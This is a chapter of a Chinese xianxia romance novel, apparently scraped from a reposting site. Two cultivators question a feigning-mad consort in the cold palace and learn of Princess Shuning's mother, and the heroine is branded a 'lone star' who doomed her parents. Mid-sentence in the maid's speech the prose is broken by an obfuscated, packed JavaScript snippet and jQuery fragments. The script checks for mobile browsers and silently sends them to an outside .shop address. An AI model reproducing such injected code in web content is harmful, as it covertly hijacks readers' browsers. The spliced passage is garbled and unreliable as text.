文趣网 > 其他小说 > 废柴也要去捉妖吗 > 32. 天煞孤星
    淑宁公主称生母早逝,故养在皇后膝下,但其实仔细查探,就能知道她的生母其实还尚在人间。

    听了这话,刘嫔的身体不明显地僵了一下。

    “你,你是皇后娘娘。”刘嫔一边拍着手,一边露出痴傻的笑容。

    燕观霜的目光落在窗台上那株绿植,还有那叠得整齐的衣裳。

    “这绿植分明是有人细心照料,否则会长得如此好?”燕观霜望向刘嫔,“还有这床上整洁的衣裳,刘嫔娘娘,您根本就没疯。”

    听了这通话,刘嫔面上还是痴傻的样子,而后又坐在地上耍赖。

    “皇后皇上欺负我,你们都欺负我,你们都欺负我!”宛如孩童一般,旁人看了还真会心生惋惜。

    好在燕观霜观察细致入微,不一会儿就瞥见墙角的一只粗陶药罐,顿时了然。

    那罐底还残留着半指深的褐色药渣,药渣还是湿润的,气味苦涩而新鲜。

    显然是是刚服过药的痕迹,冷宫里的人,生死不论,太医院不会给冷宫送药,能送药进来的,只有宫外的人。

    燕观霜收回目光,想起她与褚听澜曾去过太医院打探消息,无意间看到了记录册。

    淑宁公主每月的初一、十五,都会派人去太医院取几味药。

    当归、黄芪、川芎,全是温补气血的寻常药材,寻常到不起眼,但一个无病无痛的公主,每月雷打不动地取这些药,若不是自己用,就是给什么需要长期调理的人用。

    燕观霜蹲下身,与刘嫔平视:“刘嫔娘娘,冷宫里的人,生死不论。可您还能喝上药,您知道是谁在给您送吗?”刘嫔攥着馒头的手指微微收紧了一下,她的嘴唇动了动,没有回答。

    燕观霜没有追问,只是静静地说:“我们昨日去太医院查过记录。每月初一、十五,都会有人替淑宁公主取药。”

    “您的这些药,是淑宁公主悄悄派人送来的。”

    说到这儿,刘嫔的肩膀猛地抖了一下,她猛地抓住燕观霜的衣袖,像是抓住了救命稻草。

    “你说的是真的?当真是宁儿给我送的药?”刘嫔抬起头,那双浑浊的眼睛里忽然有了一层薄薄的水光,像一口枯了很久的井底,忽然渗出了一滴湿意。

    褚听澜就在一旁静静地看着,瞧着刘嫔的变化,也瞧着燕观霜细致入微的心思,眼底一弯。

    “宁儿她过得还好吗?她有没有按时吃饭,宫里是否有人欺负她?”刘嫔说起淑宁公主来完全换了一副面孔。

    燕观霜与褚听澜相视一眼,刘嫔果然在装疯卖傻,而眼前的人,正是淑宁公主的生母,也难怪宫女会让两人来此处寻查。

    燕观霜将手轻轻地拍在刘嫔的手背:“淑宁公主很好,只是……公主所居的揽月阁怕没有那么太平。”

    刘嫔抬起头,颇有些担忧地问:“这是什么意思?”

    褚听澜接话,语气平稳:“揽月阁闹妖祟。我们是宫中派来查案的修士,查来查去,发现淑宁公主有很大问题。”他顿了顿,“我们想知道,淑宁公主究竟是一个怎样的人。”

    刘嫔沉默了很久。

    她低下头,目光落在自己枯瘦的手指上:“宁儿……她小时候很乖,很懂事,从不惹事。我还在宫里的时候,她每日下了课就来我这儿,趴在我膝上让我给她梳头。她最喜欢桂花糖,每次我给她一颗,她能含在嘴里含一个下午,舍不得咽。”

    她的声音有些发颤:“后来她生了一场大病,烧了很久,太医说险些救不回来,之后便出宫后不知所踪。”

    她顿了一下:“她走后没多久,我就被人陷害,打入了冷宫。”

    刘嫔低下头,看着自己交握的手:“这些年,我再没见过她。每个月有人来送药,我也不知是谁。我不知道她变成了什么样……”

    她抬起头,眼含泪水,情绪激动:“但宁儿绝不会同妖祟有关。”

    谁知就在这时,门帘猛地被人从外面掀开了,一阵疾风灌进来,扫起地上的灰尘。

    一个穿着深青色宫装的嬷嬷冲了进来,手里握着一把扫帚,满脸怒容,脚步又急又重。

    她一眼就看见了褚听澜和燕观霜,几乎是冲过来的,扫帚杆子朝褚听澜的方向挥了一下。

    褚听澜侧身避开了主要的力道,但肩膀还是被扫帚头刮了一下,他往旁边退了半步,衣袍被带得一晃。

    袖口滑开了一截,一方浅绿色的手帕从袖中掉了出来,轻飘飘地落在地上。帕角绣着一朵小小的霜花,针脚细密,正是那天燕观霜让纸人送去的那块。

    嬷嬷没有看见手帕,她抄着扫帚,挡在刘嫔身前,目光凌厉如刀:“你们是哪来的人!竟敢冲撞我家主子!”

    刘嫔连忙站起来,拉了拉嬷嬷的袖子,声音急促而低:“张嬷嬷,他们是宫中派来的修士,不是坏人……”

    张嬷嬷的扫帚没有放下,但怒意缓了一些。她转头看了一眼刘嫔,又回头看了看褚听澜和燕观霜,目光在褚听澜腰间的佩剑上停了一瞬,鼻子里发出一声冷哼,扫帚杆子磕在地上:“冷宫是什么地方,随随便便什么人都能进?宫里头的规矩呢?”

    她嘴上还在数落,但语气已经没有方才那么冲了。

    褚听澜没有回应嬷嬷的话,他捡起手帕,十分小心地擦去手帕上的灰尘,似是极其珍稀之物。

    “这手帕……”燕观霜那日见褚听澜伤心落泪,让纸人送去了手帕,没想到他竟保存这么久,还贴身……

    燕观霜不觉脸上发烫。

    “这是一位对我很重要的人送的。”褚听澜将手帕珍惜地放了回去,那日他问遍了弟子,也没找到是谁做的,他转身只看见一抹浅蓝色的衣角。

    应是一位女子,瞧见他被花粉刺激后误认为自己在啼哭,但这份心意,褚听澜心里一直记着。

    燕观霜的耳根更热了。刘嫔见这手帕是人家重要的东西,连忙拉了拉张嬷嬷的袖子:“张嬷嬷,快给这位公子赔个不是。”

    张嬷嬷虽然脸上还带着几分不服气,但终归是把扫帚放了下来,朝褚听澜略欠了欠身:“是老奴冒失了,公子莫怪。”

    语气算不上多好,但礼数是到了。

    刘嫔又接着说:“张嬷嬷是我的贴身婢女,从入宫前就一直跟着我了。我出事之后她被调遣到了别处,这些年也只有她隔三差五来看我。你们若有宁儿的事,兴许可以问她。”

    张嬷嬷一听又是淑宁的事,眉头刚皱了皱,还没来得及开口,目光忽然落在燕观霜脸上。

    她的瞳孔猛地缩了一下,像看见了什么不该看见的东西,整个人往后连退了两步,后背撞在门框上,发出“咚”的一声闷响。

    她的声音都变了调:“天煞孤星……!”

    褚听澜的眉头当即皱了起来,语气不重,但冷了几分:“你在胡说什么?”

    刘嫔也一脸困惑,看了看张嬷嬷又看了看燕观霜,不明所以。

    燕观霜没有说话,她站在那里,日光从半掩的门缝里照进来,落在她身上,把她那件粉色的衣裳染上了一层暖意。

    但脸色却苍白,她看着张嬷嬷那副惊恐的模样,对于这不怀好意的称呼,没有半分惊讶,反而像是已经听过无数遍这样的话,异常平静。

    张嬷嬷的目光在她脸上反复扫了好几遍,像是在确认什么,嘴里喃喃着:“你是燕家的那个女儿……你是燕家的……”

    张嬷嬷嘴唇哆嗦了一下,目光里多了一层之前没有的东西:“你……你们要问什么,快问吧,我都告诉你。问完了……快走。”

    她的声音有些发紧,手指攥着袖口,像是怕什么似的。刘嫔不解地看了她一眼,略带些歉意地望向面前的两人:“你今日是怎么了,竟胡言乱语,这两位是陛下招来的修士。”

    张嬷嬷急得直跺脚:“哎呀,主子不知道!她……”

    她指着燕观霜:“她克死了她;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17666494|203990||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    父母!入宫前,我和那燕家是邻街的,若是再待下去,怕是我以后在这宫中也得触霉头!”

    褚听澜的目光落在张嬷嬷身上,落在她那张一张一合就能伪造事实的嘴上。

    “张嬷嬷,观霜是我沧澜城燕家的大师姐,济世救民,斩妖除魔,岂能容你一张嘴就在这儿诋毁?”

    他的声音冰冷,往前站了一步将燕观霜笼于身后,大有为其出一口恶气的意思。

    燕观霜没有看他,她只是站在那里,垂着眼睫,若是寻常也就罢了,可今日在褚听澜面前听到这四个字,她的心却是无比的刺痛。

    像是被剥光了站在人面前,所有的阴暗铺天盖地的袭来,那股年幼的自卑又涌上心头。

    燕观霜声音带着微弱的颤抖:“她说的都是真的。”

    燕家曾经就住在京城附近的镇上,一户寻常人家,开了间不大不小的铺子,日子过得安稳。

    燕观霜出生的时候,镇上有人说这女婴生来不凡,眉眼间有灵光。

    她学什么都快,走路比别的孩子早,说话比别的孩子早,识字也比别的孩子早。

    但她也冷,不爱跟同龄的孩子玩,有人凑过来她就走开了,像一块捂不热的石头。

    孩童们羡慕她聪明,又嫉妒她不搭理人,便开始传一些话来编排她。

    先是说她目中无人,后来不知从谁嘴里冒出了“天煞孤星”四个字。

    那时候谁也不懂这四个字是什么意思,只是觉得念起来吓人,便跟着念。

    再后来,她的父母在一场大病中先后离世,燕观霜那年很小,站在灵堂里,来吊唁的人从她身边走过,眼神里带着欲盖弥彰的窃窃私语。

    “你看,我就说吧,天煞孤星,克死了爹娘。”

    她站在灵堂里,站了一整夜,第二天天快亮的时候,她走到镇子外的河边,蹲下来,洗了把脸。河水凉得刺骨,她洗了很久,像是要把什么东西洗干净,然后她站起身,没有再回头。

    后来她去了沧澜城,入了燕家,成了燕家的大师姐。

    她用一把剑、一张符,把自己从那个镇子里拔了出来,她很少提起从前的事,不是不记得,是不想记得。

    燕观霜说完后,褚听澜几乎没有犹豫,他转过身,面朝着她,目光笔直地落在她脸上。

    他的声音不重,但每一个字都清清楚楚:“那又如何?”

    燕观霜抬起眼,有些错愕地看着他。

    褚听澜没有移开目光:“那又如何。在我心里,你永远是燕观霜。”

    燕观霜看着他,嘴唇动了一下,想说什么,又咽了回去,她垂下了眼,嘴角有一个极细微的弧度,像冬天的冰面上裂开了一道极细的缝,底下有水在流动。

    刘嫔有些尴尬地清了清嗓子,打着圆场:“诸位见笑了。张嬷嬷跟着我,没读过什么书,听风就是雨,信了那些话。嬷嬷,还不快给人家赔个不是?”张嬷嬷又气又恼,看了一眼燕观霜,那目光里还有几分将信将疑的余韵,但终归是当着刘嫔的面,低了低头:“是老奴失言了,姑娘莫怪。”

    刘嫔这才转回正题,看向两人:“诸位快些问吧。张嬷嬷待不了多久,一会儿还得回差事上去。”

    张嬷嬷搓了搓手,目光闪烁了一下,像是有什么话在嘴边转了好几圈。她看了看刘嫔,又看了看燕观霜和褚听澜,犹豫了一会儿,终于开口:“主子,能否和他们……借一步说话?”刘嫔愣了一下,不解地看了她一眼,但见她神色认真,不像是在开玩笑,便点了点头。

    张嬷嬷带着褚听澜和燕观霜走到门外廊下,避开了刘嫔能听见的距离,才停下来。她回头看了一眼半掩的房门,确定里面听不见,才压低声音开口:“淑宁公主的事,主子知道的,都是些好的。她以为淑宁还是小时候那个模样,我不忍心告诉她……”

    燕观霜看了一眼张嬷嬷的神色:“您知道些什么?”